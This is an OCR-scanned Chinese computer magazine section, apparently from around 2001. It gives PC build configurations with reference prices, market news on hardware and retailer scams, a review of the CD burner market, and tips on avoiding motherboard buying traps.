漫步者 R201T/R321T/R501T	130/220/690元
冲击波SAC-131/SAC-132/CB-43F	115/150/280元
轻骑兵M2/M3/M4.1/V2.0	180/260/360/240元

E-mail: cfmk@cfan.com.cn

装机指南

□北京　赵宁　刘一坤

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

配件项目	型号	参考价格
CPU	Intel赛扬II 850	425元
主板	华硕TUSL2-C	970元
内存	现代 PC-133 128MB	70元
硬盘	希捷 U6 40G	700元
显卡	七彩虹 MX200 DDR 32MB	540元
声卡	主板集成	
音箱	润宝轻骑兵 B2280	135元
光驱	明基50X极速鳄	350元
软驱	SONY 1.44MB	100元
显示器	飞利浦107E	1380元
键盘	Acer普通超薄	65元
鼠标	双飞燕 滚轮3D	35元
机箱	技展机箱	260元
电源	长城网神电源（随机箱配）	
总计		5030元

5000元-6000元配置方案

Intel最新系列的赛扬II 850采用了Coppermine128核心，外频100MHz，超频性能不错。主板我们选用了华硕的TUSL2-C，它是CUSL2-C的改进版，性能稳定，做工精良，软件更新及时，不但支持FC-PGA的PIII和赛扬II，而且还支持全新采用0.13微米制作工艺的Tualatin PentiumIII处理器，为日后升级打下了坚实的基础。七彩虹 DDR版本的MX200显卡是新近推出的一款面向中低端市场的高性价比产品，优良的做工选料和鲜艳的红色PCB板沿用了七彩虹的传统风格。明基50X极速鳄光驱秉承明基光驱的一贯优良品质，并且赠送《东方光驱魔术师》虚拟光驱软件，可谓十分超值！润宝轻骑兵B2280是一款2.1声道模拟音箱，平均功率25W，是经济用户的首选。显示器选用了飞利浦107E，作为一款推出时间较长的产品，0.27mm点距/108MHz带宽/平面直角/1280×1024/65Hz的技术指标配以其低廉的售价，无疑在这个价位上极具竞争力。

配件项目	型号	参考价格
CPU	AMD 新速龙 1G	680元
主板	联想QDI KD7	900元
内存	现代 DDR266 256M	235元
硬盘	希捷 U6 40G	700元
显卡	微星8831显卡	1170元
声卡	主板集成	
音箱	麦蓝 M-560K	160元
光驱	美达50X PS	340元
软驱	SONY 1.44MB	100元
显示器	三星 753DF	1799元
键盘	罗技 易上手	75元
鼠标	罗技 新天貂	75元
机箱	爱国者机箱	300元
电源	长城网神电源（随机箱配）	
总计		6534元

6000元-7000元配置方案

此款配置强调的是速度，尤其是3D游戏性能，新速龙1GHz处理器的综合性能毋庸置疑，甚至可以和最新的P4相抗衡，而搭配联想QDI的KD7主板，则是出于搭配DDR内存的考虑。配合现代DDR266 256兆DDR内存，这套系统可以算是既重视性能又重视价格的不错选择。微星MS-8831显卡采用了nVIDIA GeForce2 Pro显示芯片，板卡设计采用全新设计，做工精细，板载64MB大容量EliteMT 5ns优质显存，超频性能非常突出，板上还采用了大量的钽电容，保证显卡工作的稳定。而号称"游戏光驱"的美达50X PS光驱在读盘速度、纠错能力和CPU占用率等方面均表现不俗，配合PS模拟器在玩PS游戏时的速度有很大提升。玩3D游戏时，选一款好显示器的重要性不言而喻，三星 753DF凭其亮丽的色彩、快速的瞬态反应及出色的性价比占据着17寸纯平中端市场主流的位置，性价比极高！


配件项目	型号	价格
CPU	P4 1.5G 478针	1250元
主板	华硕P4B	1230元
内存	现代256M内存	135元
硬盘	希捷酷鱼IV 40G	920元
光驱	美达12X DVD	450元
软驱	SONY	100元
机箱	爱国者 8850	320元
键盘	Acer 52V	75元
鼠标	双飞燕 PRO-85光电鼠	65元
显卡	旌宇"钛龙"100	799元
声卡	板载	
音箱	漫步者 R2.1TC	220元
显示器	PHILIPS 107T	1620元
总计		7184元

7000元以上配置推荐

P4主流家用高性价比配置：本期推荐的这套配置是目前市场上最常见的组合，首先满足了广大用户对P4的向往，另外花费不多，可以满足所有的家庭应用（包括玩游戏、看DVD）。现在内存如此便宜，256M已经是最低标准了，同时为以后用Windows XP打好基础。主板选用的是华硕P4B，板载声卡，支持SPDIF输出。酷鱼4硬盘是目前性价比极高的7200转硬盘。玩游戏、看DVD自然不能少了好的显卡和DVD-ROM，这里选用美达飞凡12和旌宇的显卡，这块显卡价格超低，而且使用最新Ti系列显卡芯片，性能不俗。另外17寸纯平显示器比液晶显示器更适合于玩游戏和看DVD，这里选择的是PHILIPS 107T。其他如软驱、机箱、鼠标、键盘、音箱，选择的也都是名牌大厂性价比高的产品，价格适中而且外表美观，让您的电脑更有面子。

市场聚焦

MARKET FOCUS



●兼容机也贴封条

一些商家在拼装兼容机后给主机贴上封条，防止用户自行打开主机箱。除了品牌机外，兼容机一般没有贴封条的“惯例”，一些商家所谓‘防止硬件被调换’的说法都是托词。一般商家在每个部件上都贴上自己公司的易碎贴并标上日期，在保修单上列出详细的配置部件，还可以注明硬件的序列号，所以完全没有必要给机箱贴封条。给机箱贴封条主要是怕用户打开机箱发现其中的秘密。

●装机提示

消费者在装机时，商家除了免费安装操作系统外，还会提供一些必要的应用软件以及对电脑进行一些设置。由于用户操作不当造成电脑软件崩溃是常有的事情，重装操作系统对专业用户也是一件费时的事情，对于普通用户来说则更是一件难事。一般商家对兼容机内的软件故障是不负责上门维护的。建议消费者在装机时要求商家在硬盘上做一个Ghost备份，这样要是系统崩溃，用户可以在十几分钟内将系统恢复如新。很多品牌机随机提供的快速恢复盘也是基于类似的原理。恢复操作比较简单，如果用户不熟悉，一般通过电话按技术人员口述也可以顺利操作，一旦系统软件出现崩溃，有了镜像备份，可以减少很多麻烦。

●AMD Athlon XP处理器新命名规则

新上市的AMD Athlon XP处理器标识规则与现有的AMD毒龙和雷鸟处理器命名规则不同，再次采用性能值（非实际工作频率）命名的规则，目前销售的AMD Athlon XP 1500+/1600+/1700+/1800+的真实主频应为1.33G/1.4G/1.47G/1.53G。类似的命名规则AMD K5和Cyrix都采用过。所以消费者在购买AMD Athlon XP处理器的时候要知道这个新的命名规则，以免与销售商产生误会。

●高主频赛扬处理器被假冒

一些装机商将66MHz外频赛扬II处理器的外频设置成100MHz，这样处理器的频率就提高了。典型的是将赛扬II533（66MHz外频×8）超成赛扬II800（100MHz外频×8）。由于这一段时间气温不高，所以商家超频的成功率也大大地升高了，为了防止用户发现CPU上的字标，商家早早地就涂满了导热硅脂，盖上风扇使用户无缘再看到CPU的本来面目。消费者如果在购买散装CPU时，商家非常“热情”地主动安装了散热器，就要警惕CPU是否有问题了。

●普通液晶显示器不需专用显卡

目前国内市场上主流的入门级液晶显示器使用的接口与传统CRT显示器相同，都是15pin D型接口，只有少数液晶显示器采用专用的DVI接口，但这些产品在主流市场上并不多见。所以不必听信某些商家所说的只有配某某显卡才能使用LCD显示器，或某某显卡同LCD显示器不太兼容的说法。市场上有些显卡额外提供有LCD显示器专用接口，被一些商家说成是以后升级LCD显示器所必备的，成为显卡的一个卖点，其实该输出端口对普通用户并没有实际的意义。相比之下，还不如购买带TV输出的显卡实用一点。

●网上购物注意售后服务

网上购物成为网友一种时髦的消费形式，网上很多电脑硬件产品的价格比电脑城的价格要便宜。不过很多网上小店出售的东西都没有发票，有的小店甚至连固定的店面都没有，采用快递或外面约地点直接看货的方式交易。这种情况下，消费者购货后需要售后服务就非常困难，很多卖主对卖出的产品都采取售出不管的态度，消费者与卖主的联系方式也只限电话和电子邮件，交涉非常不方便。一些网上小店出售的电脑产品说是朋友直接从国外带回的，实际上与水货没有多大的区别，说明书都是外文的，如果没有全球联保单，分地区销售的产品在本地就算找到了维修点也很难享受免费保修。所以在网上购买电脑硬件最好对卖主的信用程度以及售后服务能力做一下衡量。

●选购早期BX和810主板应注意升级问题

虽然目前815系列主板成为主流，但在一些低价位电脑中，BX主板和810主板仍被广泛使用。BX主板在市场上主宰了很长一段时间，即使同一品牌也有多种时期的型号版本。这些产品虽然都是基于相同的控制芯片，但由于生产时间不同对新硬件的支持也不同，一些早期BX主板即使BIOS升级到最新的版本，也不完全支持高主频的处理器及133MHz FSB PIII处理器或赛扬II处理器。商家用廉价的清仓货加上500MHz-600MHz的赛扬处理器构成所谓的“廉价电脑”，这样对用户升级来说是非常不利的，因为可以升级的CPU可能已在主流市场上买不到了。消费者在购买时需要看主板是否支持赛扬II处理器和733MHz以上高主频的PIII处理器，这在说明书上一般都有记载，另外大部分使用Slot1接口需要转接卡的BX和810主板都属于比较老的产品了。

●5.1声道不等于高档声卡

声卡的发展已从过去的单声道立体声发展到现在的4声道、5.1声道。很多消费者在经销商的诱导下认为声道越多声卡就越高级，电脑发出的声音就越动听，其实两者没有必然的联系。除了中高档的SB LIVE！系列外，一些两百多元的中档声卡也能提供5.1声道输出。还有一些声卡提供的5.1声道输出方式采用SPDIF数字输出，在普通电脑多媒体音箱上不能直接使用。因此所谓5.1声道输出对大部分用户而言只是水中捞月。商家常借5.1声道高级声卡的名义推销自己经销的产品。对于只想配一对中低价位的立体声音箱或一对2.1音箱的消费者来说，这种5.1声道的声卡是不实用的。还有一些号称具有杜比解码、DTS解码的声卡，其中大部分都是靠软件或软硬结合的方式来实现解码的，实际效果非常一般。

●活动硬盘支架质量相差大

市场上活动硬盘支架价格和质量相差很大，劣质的硬盘支架轻则接插口容易损坏或接触不良，重则会对硬盘造成损害。一些高级的正规硬盘抽取盒，外框多采用金属材料，定位机构精确，但价格很高，通常在三百元以上。一般优质的普通硬盘抽取盒采用的塑料材料刚性强，不易变形，轨道槽口加工精细，硬盘抽屉插拔顺畅。部分优质的活动硬盘支架支持UDMA66甚至UDMA100，消费者如果一定要用UDMA66以上模式，选购时务必确认所购活动硬盘支架是否支持该模式。如果商品没有标明是否支持UDMA66以上模式，我们可以看硬盘抽屉内部与硬盘连接的数据线是否符合UDMA66或UDMA100的标准。劣质产品框架比较软，插拔硬盘抽屉会磕磕碰碰。此外，有些硬盘活动支架带有一个小锁，这样设计可以同时具备电源控制并防止误抽出。

●不同结构电脑音箱各具特点

双声道音箱主要有传统立体声音箱和2.1声道音箱。在同等价位产品中这两类产品性能相当，各有自己的特色，并不是像有些经销商说的，2.1声道音箱比立体声音箱多了低音炮，所以档次高。一般中档价位的音箱中，两个音箱的立体声音箱中音饱满，还原度比较高，适合欣赏经典音乐。而2.1声道音箱通常采用两个小喇叭作为卫星音箱，加上一个低音炮，这种结构对高音和低音的表现比较有利，适合游戏，不过限于成本，很多低价位的2.1声道音箱在中音表现上比较单薄。

●少见的PCI显卡

现在肯定不少朋友还在用着K6-2、老赛扬和PII这类CPU，这样的系统虽然对一般应用软件尚可应付自如，但是在3D游戏上的表现还要看显卡是否够劲了。以前的老主板只兼容AGP 1.0标准，对耗电量稍大一些的显卡来说就不能很好支持了，因此现在不少朋友还在找着PCI显卡等着升级。在市场中可以找到一些PCI显卡销售，其中S3 Savage4 16MB SDRAM显存报价380元，带有16MB SDRAM显存的TNT2 Vanta报价520元，而采用了32MB现代T-H显存的TNT2 M64显卡要680元，价格还是很高的。

●2200元的BookPC

BookPC比起台式机来有着体积小、重量轻的优点，但是性能不高和扩展性差也是它的缺点，因此比较适合一些商业办公用户和对PC要求不高、空间匮乏的用户使用。富基的这款2200元的BookPC使用的是高集成度的Flex ATX结构的主板，但是它的主板有两种选择，一个是采用I810E芯片组的，还有一个是采用VIA PL133T芯片组的。前者主板集成的显卡是I752，板载了4MB 7ns的HY显存，支持ATA66；而后者集成的是Savage4显卡，没有板载显存，但是PL133T芯片组的主板可以支持1个IEEE1394接口与ATA100传输协议，并可以支持最新的“Tualatin”CPU。其他方面它们都差不多：都可以支持100MHz/133MHz外频的Socket370 CPU，集成了ES1373声卡和RTL8139C的10M/100M自适应网卡，4个USB口。这款BookPC的机箱是金属灰色的外壳，整个机箱约4公斤左右。这套BookPC的价格是2200元，其中还包括了一个24速的笔记本光驱和一套鼠标键盘。

●慎选SCSI卡

对于高级电脑玩家而言，SCSI设备一直是被追求的高性能的部件。要玩SCSI设备，一块好的SCSI卡是少不了的。目前40MB/s的SCSI卡价格回落很快，一些名牌产品价格已降到500元左右，代表型号如2940UW。不同品牌的SCSI卡使用的芯片及线路设计不同，所以其性能和兼容性都不相同，一些廉价小品牌的SCSI卡，由于兼容性和设置的问题，安装起来有时很麻烦。在业界，ADAPTEC的SCSI卡比较有名，且它的兼容性也不错，40MB/s的产品以ADAPTEC AHA-2940UW为代表，可以说是电脑玩家的首选。不过相应的假冒品也很多，很多没有包装的散片一部分是仿冒品，另一部分是水货。其他品牌的也使用类似的29xx数字标号，只是品牌和前缀不同，购买时不要只注意数字而忘了品牌。

●250元的V.92外置猫

虽然现在宽带、ISDN、ADSL等现代化的上网方式正在逐渐地普及，但是对于大多数普通用户来说，现在还依然使用着Modem拨号上网这一传统的上网方式。而今的Modem也已经全面地进入到了V.92的时代，虽说电信还没为V.92做好准备，但是各Modem厂商早已经推出了基于V.92的Modem了，当然随着产品的大量上市，其价格也在逐渐下降。这里要介绍的就是一款V.92外置Modem，它就是神州网讯公司推出的‘飞豹’外置猫，采用的是Davicom的芯片组(Davicom是全球最大的网卡芯片供应商之一)，它针对中国的电话线路进行了一定的优化，能够正确识别中国的电话忙音，还具有防雷击的设计。比较可惜的是它没有附带上网卡一类的赠品，随机只带一张驱动和工具软件的光盘，不过想想它只有250元的价格，还是很令人心动的。

●680元的8口交换机

目前国内和国外品牌的交换机产品分别针对中低端和中高端的市场，前者物美价廉，而后者有着优秀的品质和完善的服务。在市场中有一款美国LINKSYS的8口交换机，它的价格只有680元。这种LINKSYS交换机为10M/100M自适应端口，具有全/半双工选择的功能，且支持级联接口，堆叠多达8个单元，最高可扩充到200个网络端口。它支持IEEE802.3 10BASE-T以太网和IEEE802.3u 100BASE-TX快速以太网标准。它的附件也是很齐全的：有说明书和保修卡，还带有3Com Network Supervisor网管软件，价格仅略高于国内的产品，相信这是小型商业办公用户的很好选择。

●USB接口的红外线传输器

现在许多手机、PDA等数字设备上都带有红外线的传输接口，这个接口除了可以互相通信外，还可以和计算机进行数据交换，以实现资料的备份、转移等功能。目前市场上大多数的红外线传输设备都采用的是LPT并口或是主板带有的IR红外接口，因此在使用中还存在诸多不便，且价格也都在千元之上。现在市场上有一种台湾制造的“TAK”产品，价格为900元左右。它的外形很小，只有两三个平方厘米。由于它采用了USB接口，所以传输速率可以达到12Mbit/s，而且能全面兼容Win98/Me/2000/XP系列操作系统。这款产品的有效传输距离约3米，角度能达到160度。

●雍华滤卡过滤出干净的网络

Internet在中国普及是一日千里，国内日益增长的上网人口和人们对网络的需求，都促使网络这一新鲜事物在突飞猛进地发展着。而现在家长最担心子女们上网的原因可能就是互联网上存在的大量色情、暴力和反动等不健康内容了，因此能够屏蔽这些不良内容网站的软件也就应运而生。它可以通过硬件和软件的方法，使家长们管理和掌握电脑访问网站的内容并加以限制。这种“雍华滤卡”通过智能IC分级卡，为管理者提供了有效且简单的管理手段，它有着几项主要功能：1.定时：可限定每天上机和上网的时间。2.自动跟踪：可将所有PC的使用记录存档，及时掌握受管理者的上机、上网情况。3.过滤不良信息：通过智能分级IC卡，将网上的色情、暴力和反动等不健康内容加以过滤。4.主动控制：通过硬件控制实现限制或锁定指定软件的运行，也就是能任意限制或锁定各种游戏、不明程序、不明光盘的使用，并可保护某些必须运行的管理软件驻留内存。5.智能升级：可通过互联网不断进行在线升级，无限制地扩展管理功能并进行升级服务。它是一块插在PCI槽上的卡，需要安装软件驱动和控制程序才能正常使用。这款“滤卡”产品包括滤卡、驱动、控制软件和说明书，价格是380元。

●摄像头与驱动程序

市场上有很多廉价的USB摄像头，造型各异，各具特色。选购这些USB摄像头除了关注外形和拍摄性能外，还要注意其配套提供的驱动程序是否支持Win2000等新操作系统。因为这些摄像头大多没有提供可更新驱动程序的网页，而随机提供的驱动程序以Win9X为主，很多用户在升级操作系统时遇到找不到驱动程序的麻烦，没有适合的驱动程序，摄像头就不能正常工作了。

●低价PIII有假货

近期个别配件因为缺货，有涨价的现象，也正是因为如此，才使假货有了登上柜台的可能。近期出现了一些高频率的假PIII CPU，正规的PIII 933 CPU要近1400元，而假货只卖900多或1000多一点，当然柜台可能会告诉你这是别人用过的回收的CPU，所以便宜一些。其实不然，它们都是经过Remark后的产品，原本应该是PIII 700MHz的CPU，所以希望想购买PIII CPU的朋友小心假货。

●让CNR接口不再是个摆设

目前Intel系列芯片组的主板几乎都带有CNR接口，而究竟有几个用户的CNR接口上插着卡呢？应该太少了。下面就介绍几款CNR声卡给大家。瑞丽科技为了配合Intel在台湾的IDF而推出三款CNR SoundMAX声卡，它们分别为CNR-M-6、CNR-S-4D和CNR COMBO。CNR-M-6是一款具备5.1声道模拟输出Master Type的产品，不论主板是否集成CODEC芯片都可以采用，相当于目前常见的多声道PCI声卡的规格；CNR-S-4D是一款Slave Type的CNR声卡，可与具备AD1885芯片的主板协同工作，它由本身具有的四个声道再加上主板集成的二声道，就可以直接升级成六个声道的声卡系统，另外它还有SPDIF与光纤输出接口，直接输出数字音频信号；而CNR COMBO则是一款结合了CNR-M-6及Modem功能的多功能声卡，除了拥有CNR-M-6的功能之外，还提供了调制解调器的功能，支持V.90/K56 Flex的数据压缩标准。在MIDI方面，SoundMAX采用了XG规格的Sundius-XG，内建4MB DLS2音色库，支持标准MIDI (GM)及可下载音色库规格DLS-1、DLS-2，使MIDI音乐可以有着更多不同的乐器风格。如果你对CNR声卡产品感兴趣，那么就期待它很快地出现吧。

●鼠标新品迭出、键盘套装划算

光电鼠标以定位精确、手感极佳深得玩家喜欢。不过按照目前的市场行情，罗技、明基等名牌光电鼠标的价格都在300元左右，令玩家难以下手。针对于此，近期市场上各厂商纷纷推出了物美价廉的键盘、光电鼠标组的套装。

罗技推出了抢手鼠标键盘组，包括罗技104抢手键盘和罗技光学鼠标。罗技104抢手键盘按键触感舒适，提供三个Windows 95快速功能键。内附PS/2转AT转接头。光学鼠标采用先进的光学定位方式，无机械部件及滚球，可在几乎任何表面精确定位，不需使用任何形式的鼠标垫或反光板，滚轮按键内含网际风火轮功能，只需一个按键指令即可以轻松上网。内赠Mouseware软件，将常用的浏览指令及搜索引擎内建于网际风火轮之上，还可按个人喜好，自行设定最常浏览的网址。它的价格是240元。

明基电通推出了“易上网”52X键盘和“蓝色魅力”M100光电鼠标的套装。明基的键盘实力是有口皆碑的，键盘手感非常流畅，加上一个符合手形的托盘，很大程度上降低了手腕的疲劳程度，可以很有效地防止手部疾病的发生。其实一个小小的托盘并不会增加多少成本，可是因为它的存在，键盘就会增色不少，键盘还拥有三个可以自定义功能的快捷键，使用很方便。蓝色魅力是光电鼠标，有一个类似于“网际风火轮”的软件，功能和罗技的类似。明基套装的价格是199元。

●数码设备热销，谨防商家宰人

目前数码相机应该算数码设备中比较热门的产品了。在购买数码相机时要注意：一般相机的价格比较透明，商家利润不高，不过要小心商家在配件和电池上牟取暴利。关于附件，比如CF卡等可以在购买相机之前就谈好价格。

由于相机耗电量大，对于兼容AA电池的相机，推荐使用1300毫安以上的镍氢充电电池。GP超霸是目前比较热门的电池，购买充电器+4节电池的套装的价格比单独购买划算。除了价格以外还要小心假货，一般的套装价格以70元为标准价格。

●VIA推出原厂P4X266主板

现在Intel一面和VIA在为VIA P4X266芯片组的问题打着官司，而另一面正在尽快将i845D的样本送往各一线主板大厂手中，期待能尽快批量生产出主板来，好抢回在P4-DDR平台上因为自己产品短缺而被VIA抢走的市场份额。当然迫于Intel的压力，台湾的华硕、技嘉、微星等一线主板大厂也都不敢推出P4X266芯片组的主板，看着自己产品推广受到了威胁的VIA自然不甘示弱，自己推出了VIA品牌的主板。此次VIA推出的VIA原厂P4X266主板的型号为P147，在北京由融杰代理，近期刚刚到货。P147主板为黄色PCB板，采用VT8753+VT8233芯片组，北桥芯片上有一个散热片，它可以支持478构架的P4 1.5G到2GHz的处理器，主板带有三根DDR插槽，支持最大内存数为3GB，还有一个AGP4X、五个PCI和两个USB接口（可以扩充到6个），主板内建AC'97声卡，它的价格为980元，在P4X266主板中处于中高档价位。据悉这款产品是由VIA原厂设计、经第三方代工制造的产品，此代工工厂也为技嘉等主板厂商代工产品，因此质量品质还是很不错的。

●只要500元的8速刻录机

现在驱动器的价格可以说是和内存比着降价,先是半年多以前普通CD－ROM的整体价格从400多降到了300多元,继而刻录机产品和DVD产品接二连三地开始了大幅度降价的历程,大有数日之间就要替代CD－ROM之势。说到8速刻录机,就不得不让人想起理光8速产品,7083A的降价带动了整个刻录机市场上的大幅降价。现在米苏米的8速刻录机产品只需要500元就可以买到了。产品是全新盒装的,除刻录机外带有一张刻录软件和说明书。这款刻录机支持8速写、4速复写和32倍速的读取速度,带有2M的缓存,全钢机芯,是菲律宾生产的,它具有3月包换和1年保修的服务,500元的价格确实已经比CD－ROM贵得不多了。

●上网卡优惠参考

针对宽带上网暂时无法实现的地区,国内多家电信公司,ISP网络接入商纷纷推出了比较实惠的上网卡。目前市场上出现的上网卡,有买有送,每小时的网络使用费只要0.18元,加上上网的电话费1.2元,每小时的上网费用也就在1.4元左右。

不过上网卡种类比较多,目前比较实惠的几种如下:

名称	价格	上网时间	促销优惠
双包月	90元	两个月上网不限时间	另外送正版龙族游戏软件一套
单包月	68元	一个月上网时间不限	另外送30元上网卡一张
263在线	52元	0.6元/小时	另外送20元上网卡一张
263在线	18元	0.18元/小时	送读书卡一张
165联通50元面值卡	50元	0.7元/小时	另外送10元"珍珠港"上网卡
165联通30元面值卡	30元	0.8元/小时	另外送10元"珍珠港"上网卡
"网游神"30元面值卡	30元	1.2元/小时	另外送10元"珍珠港"上网卡
FM365 100元面值卡	100元	0.5元/小时	另外送正版龙族游戏软件一套
FM365 30元面值卡	100元	0.75元/小时	另外送10元"珍珠港"上网卡

以上价格仅仅包括网络使用费,上网的电话费另外算。此外,由于地域不同,不同地区的上网卡的价格也会有所差异,所以此表仅供大家参考。

●二手笔记本动态

二手市场上P75-P120的笔记本成为主流产品,价格在1100-2500元间,部分高配置的产品内置有光驱。486的二手笔记本已趋于淘汰,可运行Win95的486二手笔记本400-800元就可以买到。P166MMX到PII300的二手笔记本属于中高档产品,配置比较全,大部分都带有光驱,电池基本可以连续使用一小时以上,基本满足简单移动办公的需要,价格在3000-6000元左右。很多二手机的成色可以达到9成新以上。名牌的二手笔记本电脑比较好销,市场上中高档笔记本货源以康柏、DELL、东芝为多,IBM的中高档二手机货源比较少。

聊聊 近期的刻录机市场

□北京　孔明

近期的存储器市场一直都持续走低，硬盘方面虽然偶尔有所波动，但是总体的价格一直往下走。内存方面现在正处于SDRAM和DDR的过渡期间，普通PC133的SDRAM价格自然是已经低得不能再低了，128MB的内存价格已经只有70元，甚至会使人害怕不久SDRAM就会消失。此外普通CD－ROM光驱的市场由于受到了DVD和刻录机的挤压，一直都不太景气，因此市场上翻新光驱又死灰复燃，不过好在这些光驱从价格上一下就能看出来，比如40速的产品只要100多元，50速的200多元。因为这些翻新光驱的光头已经老化或逐渐在老化，所以在读盘方面要么很差，要么就是在使用中下降很快，希望大家能认准正规产品购买，别贪图便宜。

接下来说说我们这次的主题——刻录机，因为相对其他存储器而言，利用刻录机存储数据等信息具有存储成本低、容量大、保存时间长和易携带等诸多优点，因此这种产品一经推出就受到了市场的极大关注，而刻录机从出现至今，刻录速度与刻录技术都发生了翻天覆地的变化，当然随着产品的大量普及，如今的价格也是很平易近人，大有取代普通CD－ROM之势。


刻录机的速度发展很快，现在市场上都是12倍速和16倍速产品的天下了，当然我们也能见到几款20倍速的产品：建基Aopen借助自己在光磁存储领域的一贯优势，最早推出了20速刻录机产品，它是全钢机芯设计，白色的面板，使用了JustLink技术、2M缓存，附赠的刻录软件是Nero和Mutan2000，价格只有1150元，厂家提供了3个月包换和1年保修的服务，这款产品的品质还是值得信赖的；明基的刻录机产品在市场上也是有较高的知名度的，它打出的是“高速度、低价格”的口号，Acer2010A使用了Seamless Link技术、2M缓存，但就现在1360元的售价来说，与其他的几款20速刻录机相比优势还不明显；理光的20速刻录机也推出很长时间了，它使用JustLink防烧死技术、2M缓存，7200A正在以平价促销，它的价格只有不到1500元，它对于追求稳定性和兼容性的商业用户与要求较高的个人用户来说还是值得购买的产品；市场上还有“清华思多”这类刚出现的小品牌产品，SCR2010I的价格只有1050元。

在16倍速刻录机方面的产品是很多的：三星16速刻录机已经从980元降到了898元，它采用了理光的Just-Link技术，缓存2MB，寻道时间为100ms，以三星的品质再加上一年包换的售后服务还是比较吸引人的。LG的16速刻录机产品GCE 8160B也降价了，这款产品支持目前市面上所有规格的刻录盘片，包括8cm和12cm两种。它还可以采用立放或平放两种放置方式，带有2M的高速缓存，由于带有了“烧不死”技术，所以刻录的安全也得到了保证。厂家提供了半年包换和一年保修，现在随机还可以获赠LG原装的高速CD－RW一张，现价是890元。随着主流产品刻录速度的提高，各种刻录机纷纷涌现，其中亚讯的16X刻录机可以说是现在最低价格的刻录机产品了，它的特点在于具有12X的复写速度，这是所有16X产品中最高的。它是全钢机芯设计，带有2M缓存，产品带有“ExactLink”技术，可有效保证刻录的成功率，这款产品的报价仅为830元，而且厂家对产品提供了1年包换的服务，这些都是它比较吸引人的地方。SONY的产品一直是市场中定位较高的，它的16速产品型号是CRX1611-82U，平均寻道时间为100ms，带有2M高速缓存，也有“Burn-Proof”技术，产品由七喜电脑总代理，报价1150元。同时理光的16速刻录机也降价了100元，它的型号是MP7160A，具有2M的缓存和理光独创的“JustLink”技术，现在价格为1180元左右。16速刻录机产品的整体市场是，高端的产品还在1100元以上，而中端和低端产品都已经是千元以下了。

目前12倍速的刻录机产品正处于市场中的主流地位，产品自然也十分丰富，在此就挑选一些经典的产品作一介绍吧。随着爱国者等几个品牌的12倍速产品价格降到了699元之后，又有“啄木鸟”的刻录机也降到了这个价格，它采用的是飞利浦的机芯，带有“Seemlink”烧不死技术，具有2MB缓存。目前市场上最便宜的12倍速产品可能就是“宏盛”的12X刻录机了，它采用了全钢机芯，面板上面印有“12X8X32X”和“JustLink”的字样，所带的刻录软件是Nero，不过这款产品没有赠送CD-R或CD-RW盘片，厂家能提供3个月包换和1年保修的服务，售价只有710元，确实便宜！

相对于12速的刻录机而言，8速的刻录机现在处于被淘汰的边缘，因为这种早期产品没有任何防止刻录失败的技术，所以只能依靠不高的刻录速度和大缓存来维持成功率。目前市场上主流的8速刻录机都在600-700元左右，最便宜的还有具有2M缓存的“米苏米”刻录机，只有500元，产品当然是全新的。其他8速产品价格为：NEC8432，660元；清华同方8432，680元；奔驰8432，590元；Acer8432A，680元；HP 9100I/9140I，820/840元；SONY140e，780元；啄木鸟8432，610元。

总体来讲，低速刻录机的降价幅度已经不大了，如果你近期有选购刻录机的打算的话，那么8速和12速的产品都是目前性价比最好的。当然16速和20速的刻录机产品还有一定的降价空间，不过对于家庭用户来说，这么高的刻录速度意义不大，毕竟12倍速的刻录机刻写一张盘的时间也只有7分钟左右，难道你连7分钟都不能等了么？！而且16倍速和20倍速的刻录速度对盘片和PC的整体性能也有更高的要求，所以现在高倍速产品还不太适合低端用户购买。CF



奸商：奔腾4、850主板、Rambus内存、镭显卡……这套配置真是现在的顶级配置了！

闷豆：哦，我看看，你这CPU标明是盒装，主板也有品牌型号，怎么这内存条没有具体的型号呢？

奸商：我这不是写了三星Rambus内存吗？

闷豆：我说的不是品牌，是型号，SDRAM有PC100、PC133，DDR也有PC1600、PC2100等型号，Rambus内存怎么没有具体型号呢？

奸商：Rambus的确没有具体的型号，因为Rambus是现在才推出的新内存，还没有详细划分等级，这就像SDRAM刚推出的时候也没有划分等级，后来才分成了PC66、PC100、PC133的。

闷豆：这样吗？你给我看看你的Rambus内存条。

奸商：你看看吧，上面没有型号的标示吧 。

闷豆：还真没找出标示型号的数字，也没有打磨的痕迹。

评：Rambus内存并不是新推出的内存，在两年以前就有了，只不过现在依靠降价，才逐渐被大家接受。而且Rambus内存在定制的当初就有PC600、PC700、PC800三个规范，而并不是如同奸商所说的没有规范，只是Rambus内存芯片被散热盖覆盖着，大家看不到，而生产厂家一般采用贴标签或者印刷的方法标明型号，这些型号不像SDRAM内存那样为消费者所熟悉，就给奸商钻了空子。提醒大家，在购买Rambus内存的时候，一定要问清楚是哪种型号。

□江西　廖勇军

购买主板的5个陷阱

□山西　杨忠

由于现在市场上大部分的配件价格日趋透明，JS从中获得的利益也在逐日减少。于是他们把目光投向了价格水份比较大的主板。下面向大家介绍几种大家买主板时常遇到的陷阱！

陷阱一：不告诉客户任何的主板信息

这种情况是最常见的！！奸商最喜欢这样告诉您——"您瞧这配置，P3-1G、128M内存、40G硬盘、17寸显示器、Acer光驱……多棒"，然后报出令人心动的价格，您会觉得这台电脑很值。但是他并没有告诉您有关主板的任何情况，其中必有诈！他给你配的主板八成是只有五、六百元左右的低档货，所以诸位在购机时一定要留意！要让他报出有关主板的信息，如：主板的品牌、型号，然后和相应的宣传材料对照，以获取主板的详细资料！

陷阱二：不告诉用户有没有板载显存

不少用户喜欢整合主板，尤其是集成了显卡的主板。因为毕竟中国老百姓银子还不是太多。不过整合主板就会涉及到有没有板载显存的问题。如果没有板载显存，您就必须在买内存的时候多买一点。而且，没有板载显存的主板价格要比带板载显存的主板价格便宜些。所以在买整合主板时要问清是否板载显存！

陷阱三：推荐一款您并不多见的主板

笔者在买电脑时常常会被JS推荐一些从来都没听说过的主板！他们同时还会告诉你这款主板如何如何好，技术含量如何如何高！您要稍有麻痹就会中圈套！要明白，有九成九的JS是不会为用户着想的！他们向您推荐只不过是利润大罢了，至于您用的怎样就和他无关了！所以，在买主板之前要打听一下市场上的口碑和多看电脑杂志上的介绍，多向内行请教，事先选好一块心仪的主板，这样就会万无一失！

